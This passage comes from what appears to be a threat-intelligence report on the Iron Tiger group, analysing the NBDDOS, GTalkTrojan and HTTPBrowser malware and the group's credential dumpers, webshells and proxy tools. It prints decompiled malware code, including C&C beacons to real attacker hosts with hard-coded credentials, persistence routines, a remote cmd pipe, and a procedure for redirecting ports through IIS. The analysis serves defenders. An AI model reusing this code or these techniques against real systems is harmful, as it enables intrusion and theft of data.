Iron Tiger uses another Ghost RAT variant, NBDDOS. A file named “*ver.exe*” (SHA-1: *8c8f12ae866c38931e19d67fadc19bd18aaf0865*), which was compiled on 26 December 2014, drops a DLL (SHA-1: *5b638171811412b570ed500803ceca5ed85580ff*), which was compiled 1 minute before *ver.exe* was.

The DLL was dropped into %TEMP% then moved to %system%. Careful examination and comparison with Ghost’s code revealed that it was another derivative of the latter. NBDDOS is installed as a service named “MediaCenter.” This can’t be used as an IoC, however, since it can be easily configured using the builder.

1000806F	90	NOP	
Install	A1 A4150010	MOV EAX,DWORD PTR [Rimpto	
10008075	85C0	TEST EAX,EAX	
10008077	74 15	JE SHORT RimptoC.1000808E	
10008079	8B4424 04	MOV EAX,DWORD PTR [ESP+4]	
1000807D	50	PUSH EAX	
1000807E	68 7C170010	PUSH RimptoC.1000177C	ASCII "BITS"
10008083	E8 E8DEFFFF	CALL RimptoC.10005C70	
10008088	83C4 08	ADD ESP,8	
1000808B	C2 0400	RET 4	
1000808E	8B4C24 04	MOV ECX,DWORD PTR [ESP+4]	
10008092	51	PUSH ECX	
10008093	68 2C160010	PUSH RimptoC.1000162C	ASCII "Provides support for media palyer. This service can't be
10008098	68 C8150010	PUSH RimptoC.100015C8	ASCII "MS Media Control Center"
1000809D	68 A8150010	PUSH RimptoC.100015A8	ASCII "MediaCenter"
100080A2	E8 F9DDFFFF	CALL RimptoC.10005E90	
100080A7	83C4 10	ADD ESP,10	
100080AA	C2 0400	RET 4	
100080AD	90	NOP	
100080AE	90	NOP	
100080AF	90	NOP	

NBDDOS's service name and description

NBDDOS’s installation function can be modified using a multi-strcat function, probably in an attempt to evade string-based detection. Its C&C server address can be extracted from a Web page or is hard-coded in its binary.

```
strcpy(&BinaryPathName, "%SystemR");
strcat(&BinaryPathName, "oot%\\S");
strcat(&BinaryPathName, "ystem");
strcat(&BinaryPathName, "32\\su");
strcat(&BinaryPathName, "ghost");
strcat(&BinaryPathName, ".exe -k k");
strcat(&BinaryPathName, "rnlsrc");
bInstallOk = InstallServiceAndStart(lpServiceName, lpDisplayName, lpString, &BinaryPathName);
memset(&SubKey, 0, 0x104u);
strcpy(&SubKey, "SYST");
strcat(&SubKey, "EM\\CurrentCon");
strcat(&SubKey, "trolSet\\Servi");
strcat(&SubKey, "ces\\");
strcat(&SubKey, lpServiceName);
strcat(&SubKey, "\\Pa");
strcat(&SubKey, "rameters");
if ( RegCreateKeyA(HKEY_LOCAL_MACHINE, &SubKey, &phkResult) )
```

Improved NBDDOS installation function

```


memset(Str, 0, sizeof(Str));
if ( strstr("http://phpxss.lofter.com/", "http") )
{
    SaveHTML("http://phpxss.lofter.com/");
    hFile = fopen("system.log", "r");
    fseek(hFile, 0, 2);
    dwFileSize = ftell(hFile);
    szBuffer = operator new(dwFileSize);
    rewind(hFile);
    fread(szBuffer, 1u, dwFileSize, hFile);
    *((_BYTE *)szBuffer + dwFileSize) = 0;
    fclose(hFile);
    DeleteFileA("system.log");
    ExtractC2Addr((int)szBuffer, strlen((const char *)szBuffer), (const char *)&szMagicMark, 10);
    C2StartTag = strcpy(Str, "[");
    szC2Addr = (const char *)::szC2Addr;
}
else
{
    C2StartTag = strcpy(Str, "[");
    szC2Addr = "http://phpxss.lofter.com/";
}
}

```

Two C&C server types supported by NBDDOS

NBDDOS was configured to retrieve C&C server addresses from a single Web page—*phpxss.lofter.com*. Lofter.com is a light blogging or social networking service. It also uses “phpxss” as account name.

If the Web page option is configured, the IP address and port number must be surrounded by a unique magic string, “\$\$\$\$\$\$\$\$\$\$\$\$\$.” Two magic strings accompany the C&C server string, which can help serve as an IoC for other security investigators. Compared with the original Ghost RAT, NBDDOS uses a different encryption function.



Web page containing NBDDOS's C&C server information

```

int __cdecl EncryptFunction(int szInput, int dwDataLen, char dwEncrytKey)
{
    int szData; // eax@1
    int dwProcSize; // esi@1


    szData = (unsigned __int8)dwEncrytKey / 254;
    dwProcSize = dwDataLen;
    if ( dwDataLen )
    {
        szData = szInput;
        do
        {
            *(_BYTE *)szData = (unsigned __int16)((unsigned __int8)dwEncrytKey % 254)
                + 1
                + (((unsigned __int16)((unsigned __int8)dwEncrytKey % 254) + 1) ^ *(_BYTE *)szData);
            ++szData;
            --dwProcSize;
        }
        while ( dwProcSize );
    }
    return szData;
}

```

NBDDOS's encryption function

NBDDOS also uses a special string, “Vip20141226,” where “20141226” can correspond to the binary’s compilation date. We have no idea though what “Vip” represents. The only reference we found was inside the controller, near the credentials.

An NBDDOS controller used in Iron Tiger (SHA-1: 396af3ae018a9e251a832cce8aae1bcaa11cdc05) compiled on 8 December 2014 was named “hello.exe.”



NBDDOS controller's GUI

Most of the original Gh0st RAT's functions have been removed from NBDDOS, except for the remote control feature. Its builder supports the C&C server types, namely:


- C&C information extracted from a Web page or file
- Use of DNS resolution
- Use of direct IP addresses

Two packers—UPX and FSG—are available though users can also generate unpacked malware. Malware service names can be easily changed on infected systems via the same interface.

NBDDOS can easily be downloaded from Chinese underground forums.



NBDDOS builder



A Chinese underground forum offering NBDDOS's source code

GTalkTrojan

GTalkTrojan (SHA-1: 50d2fef4e680072441084053773350d9ba60cac6), which was compiled on 15 October 2012, has very few functions, including:

- Provides a remote shell
- Has a “getfile” feature for data exfiltration (Note that it can only send files from a victim’s computer to a C&C server.)
- Has a “settime” feature to set when infected systems should access C&C servers (default: 1 second)

```

138 while ( InternetReadFile(v7, v19, 0x7FFu, &dwNumberOfBytesRead) && dwNumberOfBytesRead )
139     v19[dwNumberOfBytesRead] = 0;
140 if ( !strcmp(v19, "getFile", 7u) )
141 {
142     *(&v18 + strlen(v19)) = 0;
143     sub_4019A0(&v20, hConnect);
144 }
145 else
146 {
147     v10 = strcmp(v19, "settime", 7u) == 0;
148     v11 = v19;
149     if ( v10 )
150     {
151         do
152             v12 = *v11++;
153         while ( v12 );
154         *(&v18 + v11 - &v19[1]) = 0;
155         dword_40FEE0 = atoi(&v20);
156     }
157     else if ( strcmp(v19, " ") )
158     {
159         WriteFile(hFile, v19, strlen(v19), &NumberOfBytesWritten, 0);
160     }
161 }
162 if ( v7 )
163     InternetCloseHandle(v7);
164 Sleep(1000 * dword_40FEE0);

```

“Getfile” and “settime” functions of GTalkTrojan

To remain persistent, GTalkTrojan adds a RunOnce registry key, *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*. It then copies itself into *c:\windows\svchost.exe*, creates a “cmd” command pipe, and accesses a C&C server—*update.gtalklite.com*—via port 8080.

```

1 signed int __usercall sub_402080@<eax>(HKEY a1@<ecx>, const BYTE *a2@<esi>)
2 {
3     signed int result; // eax@2
4     HKEY phkResult; // [sp+0h] [bp-4h]@1
5
6     phkResult = a1;
7     if ( RegCreateKeyExA(
8         HKEY_CURRENT_USER,
9         "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
10        0,
11        0,
12        0,
13        0xF003Fu,
14        0,
15        &phkResult,
16        0) )
17     {
18         result = 0;
19     }
20     else
21     {
22         RegSetValueExA(phkResult, "vnet", 0, 1u, a2, strlen((const char *)a2));
23         RegCloseKey(phkResult);
24         result = 1;
25     }
26     return result;
27 }

```

GTalk Trojan adds the “vnet” registry key to remain persistent

```

23 if ( CreatePipe(a2, &hWritePipe, &PipeAttributes, 0)
24     && SetHandleInformation(*v4, 1u, 0)
25     && CreatePipe(&hReadPipe, a3, &PipeAttributes, 0)
26     && SetHandleInformation(*a3, 1u, 0)
27     && (memset(&StartupInfo, 0, 0x44u),
28         StartupInfo.hStdError = hWritePipe,
29         StartupInfo.hStdOutput = hWritePipe,
30         StartupInfo.cb = 68,
31         StartupInfo.hStdInput = hReadPipe,
32         StartupInfo.wShowWindow = 0,
33         StartupInfo.dwFlags = 257,
34         CreateProcessA(0, "cmd", 0, 0, 1, 0, 0, 0, &StartupInfo, v3)) )
35 {
36     CloseHandle(hWritePipe);
37     CloseHandle(hReadPipe);
38     result = 0;
39 }
40 else
41 {
42     result = 2;

```

“Cmd” that GTalkTrojan creates

```


57 v1 = InternetOpenA("HttpDump/1.0", 0, 0, 0, 0);
58 hInternet = v1;
59 if ( !v1 )
60 {
61     v13 = (char *)&ms_exc.registration;
62 LABEL_4:
63     _local_unwind2(v13, -1);
64     return 0;
65 }
66 hConnect = InternetConnectA(v1, "update.gtalklite.com", 8080u, "idmservice", "D13idmAdm", 3u, 0, 0);
67 if ( !hConnect )

```

C&C server reference in GTalkTrojan

When a connection is established, GTalkTrojan sends the following information to a C&C server:

Computer=<COMPUTER NAME>[USERNAME]&lanip=<LAN IP ADDRESS>&uid=<UID>&os=
<OPERATING SYSTEM> followed by command output



Network capture showing the data GTalkTrojan sends to a C&C server

Should a C&C server require authentication, the following credentials are hard-coded into the binary:

```
Username: idmservice
Password: D13idmAdm
```

GTalkTrojan uses the User-Agent, “HttpDump/1.0,” and sends out an MD5 hash as UID for SysDrive-SerialNumber. It used the *gtalklite.com* domain in its compilation registration.

```
Registrant Contact:
zhong meng [REDACTED]
sheng li [REDACTED]
[REDACTED]j@126.com
tel: +86.[REDACTED]97837
fax: +86.[REDACTED]97837
he bei sheng he jian sha wa xiang xi liu wa cun
CN
```

GTalkTrojan’s registration information

We found two other domains registered with the same information though they were not used in any targeted attack operation that we know of.

HTTPBrowser

HTTPBrowser infects systems like PlugX does—via DLL side-loading. One version (SHA-1: *75f098d6b3f217aba4c068b12896c332216fc6b3*) used in Iron Tiger employed a legitimate Kaspersky binary named “*setup.exe*” to infect systems with a malicious DLL. When launched, *setup.exe*:

- Loads *msi.dll* via the DLL Hijacking technique
- Unencrypts and runs *msi.dll* in memory
- Copies itself into *%ALLUSER%\Application Data\kav*
- Creates the Run registry key, *HKLM\Software\Microsoft\Current Version\Run*, to remain persistent
- Creates the suspended process, *msiexec.exe [CnC IP] [CnC Port] 1*
- Creates and runs a remote thread in the suspended process
- Unpacks *msi.dll.url*
- Replaces the original *msiexec.exe* image in memory with a malicious code
- Executes the malicious code

- Accesses a C&C server and waits for commands

```

009B28E1 á{>. RETURN from kernel32.CreateProcessW to 009B28E1
0013EC98 "i□. ApplicationName = "C:\WINDOWS\system32\msiexec.exe"
0013EA90 □â□. CommandLine = " 103.24.1.54 443 1"
00000000 .... pProcessSecurity = NULL
00000000 .... pThreadSecurity = NULL
00000001 □... InheritHandles = TRUE
00000004 □... CreationFlags = CREATE_SUSPENDED
00000000 .... pEnvironment = NULL
00000000 .... CurrentDirectory = NULL
0013EA34 4â□. pStartupInfo = 0013EA34 -> STARTUPINFO {Size=68., Reserved1=00
0013EA78 xâ□. pProcessInformation = 0013EA78 -> PROCESS_INFORMATION {hProcess

```

HTTPBrowser uses a specific technique to bypass User Access Control (UAC)⁹.

HTTPBrowser's C&C server IP address and port information

HTTPBrowser accesses a C&C server with the IP address, *103.24.1.54*, via port 443. This was hosted in Hong Kong at the time this paper was written. It creates a unique GUID that is stored in *config.ini* on infected systems. It then accesses a C&C server using the following HTTP GET request:

```

GET /loop?c=[computer]->[user]&l=[ip]&o=[os version]&u=[client id]&r=[inject
mode]&t=[time stamp]
Host: REDACTED
Connection: Keep-Alive
User-Agent: HttpBrowser/1.0


```

HTTPBrowser has remote shell-creation, uploading and/or downloading, and file-listing functions, which make it a lightweight RAT that capable of executing more malicious commands or even exfiltrating data. To the best of our knowledge, it is not available in underground forums or other publicly accessible sites. It could have been created for the exclusive use in targeted attacks.


Old unpatched servers that can be found online are easy prey to any attacker.

File certificate abusers

Iron Tiger uses three tools signed with the certificates on the next page.



Iron Tiger uses this certificate signed on 22 November 2012



Certificate's validity information

The certificate with serial number, `23 92 b8 b2 e1 d5 e9 27 c7 26 37 9b 45 d2 21 ce`, valid from 15 September 2012 to 15 November 2014, was issued by Korea-based company, SoftCamp. It was signed on 22 November 2012 and has been used for the Netcat (nc) binary, HTran's packed version, and a GSecDump binary.

It is not clear why the actors decided to sign files but not the malware at the same time and in the same way. We have not seen any of the other file certificates they used. This could be because they did not need them and found that their tools and malware were enough to stealthily move inside target networks. Adding the legitimate file certificate to their arsenal made it easier for the attackers to laterally move throughout networks and collect user credentials without getting noticed. Signed binaries are not often monitored by security solutions.

More Iron Tiger tools

AspxSpy2014

AspxSpy is a publicly available WebShell. The version that Iron Tiger uses—AspxSpy2014—has been

slightly modified though to evade detection.

File name	SHA-1	Description
AspxSpy2014Final.aspx	c3f5d5d52890fe72bd2fc4c08aaf538da73016d7	AspxSpy2014—Main
PluginDeflater.exe	7875ec1ffad546476defe5ad3e87930e7fa7ba95	AspxSpy2014—Plug-in
SUEXPPlugin.dll	45ff712ae34512a9ac70060cec62a9b85f62804b	AspxSpy2014—Plug-in
TestPlugin.dll	b9f67198ffa311aecb85e9914cdd96d99ecbdf3c	AspxSpy2014—Plug-in
activedsimp.dll	b27277142f4b4f71a757630a730314daae9ecfeb	AspxSpy2014—Plug-in

More information on AspxSpy2014

PluginDeflater.exe is a tool used to compress AspxSpy's plug-in DLLs. *SUEXPPlugin.dll*, meanwhile, is a local exploit plug-in for an old Serv-U FTP Server vulnerability. Finally, *activedsimp.dll* is an Active Directory service AspxSpy plug-in.

Mimikatz, ZhuMimikatz, and Invoke-Mimikatz

We found several variants of the Mimikatz password dumper. While some were common versions (SHA-1: *3d3db9d8da0eba33444c73b6f85a4fd98a685055*), others were not like ZhuMimikatz (SHA-1: *4883376735f981386e473318482fadfe90edc670*) and two Mimikatz PowerShell versions (SHA-1: *14a4b7cd0215a3d512f97d6ec4072a784f123527* and *ab68576e3cf6bf8020cf15a83390ebf9d545389b*). These allowed Mimikatz to completely work in memory without leaving traces on the file system.

GSecDump

GSecDump is a free publicly available password dumper. It has been used for years by various threat actors and legitimate security auditors alike. Nearly all threat actors slightly modified the GSecDump binary to evade antivirus detection. All versions found are, in fact, detected on VirusTotal.

QuarksPwDump

Password dumper, QuarksPwDump or *hashdump.exe* (SHA-1: *3c6becafa9594601db64dc32c2c0384425a8fb5c*, detected by Trend Micro as HKTL_PWDump), along with its source code, are also publicly available for free on <https://github.com/quarkslab/quarkspwdump>. The actors, however, compiled their own version in June 2012, a month after the release of the original code. This showed that they closely monitored such security tool updates.

GetPassword_x64

GetPassword_x64 (SHA-1:

71c11988a7a14e2257a91bcc5efa85520540aa5c,

detected by Trend Micro as HKTL_PWDump)


is a password dumper specifically for 64-bit

systems. It is also publicly available. It has the

debug string, "C:\Users\K8team\Desktop\

GetPassword\Debug x64\GetPassword.pdb," in

its binary that points to its developer, K8Team.



```
Authentication Id:0;2034194
Authentication Package:NTLM
Primary User:
Authentication Domain:

* User:
* Domain:
* Password:
```

Sample output of *GetPassword_x64.exe*

ReadPWD86

ReadPWD86 is another publicly available password dumper for x86 systems (SHA-1:

65b77d8b1ffd63a343c28e978487bc38b9792c6f, detected by Trend Micro as HKTL_PWDump).

EFH3/1F

EFH3/1F is a command-line tool that encodes

files. It has a pretty straightforward purpose.



```
#####
# USAGE:                                     #
# EFH3 [HEX] [SRCFILE] [DSTFILE]           #
# HEX: RANDOM ENCODE NUMBER               #
# EXAMPLE: 1F 123.EXE 123.EFH              #
# ENCODER: b[i]l:=<<b[i]l-HEX> XOR HEX)+HEX #
#####
```

EFH3/1F's output

NBTScan

NBTScan is a free publicly available tool that scans for open NETBIOS name servers on a local or remote TCP/IP network. Its functionality is based on that of standard Windows tool, nbtstat, though it operates on several addresses instead of just one.

```

nbtscan 1.0.35 - 2008-04-08 - http://www.unixwiz.net/tools/
usage: nbtscan.exe [options] target [targets...]

Targets are lists of IP addresses, DNS names, or address
ranges. Ranges can be in /nbits notation ("192.168.12.0/24")
or with a range in the last octet ("192.168.12.64-97")

-U      show Version information
-f      show Full NBT resource record responses (recommended)
-H      generate HTTP headers
-v      turn on more Verbose debugging
-n      No looking up inverse names of IP addresses responding
-p <n>  bind to UDP Port <n> (default=0)
-m      include MAC address in response (implied by '-f')
-I <n>  Timeout the no-responses in <n> seconds (default=2 secs)
-w <n>  Wait <n> msec after each write (default=10 ms)
-t <n>  Try each address <n> tries (default=1)
-l      Use Winsock 1 only
-P      generate results in perl hashref format

```

NBTScan's options

Netcat

Netcat or *nc.exe* is a popular tool among network administrators and security auditors. It is often referred to as the “Swiss Army knife” of network-related tools. It allows users to read and write data across TCP or UDP network connections. While it is a very simple tool, it can do a lot of things, including opening a port and listening for connections, executing remote shells, and others. The *nc.exe* binary is signed with a SoftCamp file certificate.

```

connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [options] [hostname] [port]
options:
    -d      detach from console, background mode
    -e prog  inbound program to exec [dangerous!!]
    -g gateway  source-routing hop point[s], up to 8
    -G num    source-routing pointer: 4, 8, 12, ...
    -h        this cruft
    -i secs   delay interval for lines sent, ports scanned
    -l        listen mode, for inbound connects
    -L        listen harder, re-listen on socket close
    -n        numeric-only IP addresses, no DNS
    -o file   hex dump of traffic
    -p port   local port number
    -r        randomize local and remote ports
    -s addr   local source address
    -t        answer TELNET negotiation
    -u        UDP mode
    -v        verbose [use twice to be more verbose]
    -w secs   timeout for connects and final net reads
    -Z        zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

```

Nc.exe's options

HTran

HTran is very popular among Chinese threat actors. It is a network communication bouncer that allows attackers to use compromised machines as pivot to access other unreachable systems, for one. We found a packed and slightly modified (SHA-1: *9484bb1b1c0e39355a66b20fc361846ce1f063e0*, detected by Trend Micro as HKTL_HTRan) and an unpacked version (SHA-1: *0ad2796b1312af4db975a3978ede19e939e42846*, also HKTL_HTRan) of this tool used in attacks. Both were named “*websys.exe*.” The packed HTran version was also signed with a SoftCamp file certificate.

```
[Htran ver1.00]
[Usage of Packet Transmit:]
websys.exe -<listen!tran!slave> <option> [-log logfile]

[option:]
-listen <ConnectPort> <TransmitPort>
-tran <ConnectPort> <TransmitHost> <TransmitPort>
-slave <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>
```

HTran command-line tool

Unknown redirection toolkit

Though we could not identify this toolkit’s name, we found that it comprised netcat and two files—*drivers.exe* (SHA-1: *add6f880705b4aaf4b22b60dd67ca9034694550d*, detected by Trend Micro as HKTL_PORTCON) and *ChangePort.exe* (SHA-1: *a346588c70751815bbb4c0922ea2c5e1ab9953db*, also HKTL_PORTCON). It is very rarely seen in targeted attack campaigns.

Attackers who want to access RDP 3389 via port 80 on an IIS server configured to only leave port 80 open can use this toolkit, among others. We saw attackers:

- Execute *drivers.exe* on the IIS server, which installs a Network Driver Interface Specification (NDIS) driver
- Run *ChangePort.exe* to map any port to port 3389 on the IIS server
- Execute *nc.exe* and access the target server via port 80
- When a connection has been established, send the special string, “*Send chkroot2007*,” and disconnect
- An RDP client can now be connected to a target system’s port 80 while all network traffic is redirected to port 3389

Because the attackers identified themselves by sending the special string, only their traffic is redirected. Everyone else’s will be unaffected and stay on port 80.

Zval.jsp

Zval.jsp is not a standalone WebShell, it needs a client to run on compromised servers. All commands are passed with the parameter, */[REDACTED]*.

jsp?[Password]=[Command]&z1=[Argument]&z2=[Argument]. The following commands can be used:

- A List drives
- B List files in target directory
- C Read file (ASCII mode)
- D Write file (ASCII mode)
- E Delete file or directory
- F Download file (Binary mode)
- G Upload file (Hex to Binary mode)
- H Copy file or directory
- I Rename file
- J Create directory
- K Set last modified time for file
- L Download file from remote URL
- M Execute shell command
- N Get database information
- O List tables for specific database
- P List columns for specific table
- Q Execute SQL command

This WebShell works with China Chopper.

HTTP/SOCKS Proxy

We also found a tool called “*so.exe*” (SHA-1: *3ea58b2ff30ee1053a4053c681042516cb57038e*, detected by Trend Micro as HKTL_Proxy). It is a very basic HTTP/SOCKS proxy, which is a slightly modified version of the publicly available SOCKS v4 & v5 & Http Proxy V2.0 by LZK.

Other tools

In addition to the above-mentioned tools, the actors also use legitimate tools, including:

- *Local.exe* from Microsoft’s Resource Kit, which enumerates the members of local groups on remote servers or domains
- Microsoft’s *PsGetSid.exe*, which allows users to translate SIDs into display names and vice versa
- Joeware.net’s *GetUserinfo*

We also found old exploits (CVE-2008-1436) for IIS 6 named “*helloa.exe*” (SHA-1: *126a5972a0f6b0a5b0a2b52d7d848e8a9824f562*, detected by Trend Micro as HKTL_IISExploit) and “*6.exe*” (SHA-1: *856c3252fbc3d0e17d7d65cddff1ebbbab48496d*, also HKTL_IISExploit).

Infrastructure

Iron Tiger's C&C infrastructure included several compromised servers and the extensive use of BAIGE VPN's services.

Compromised C&C servers

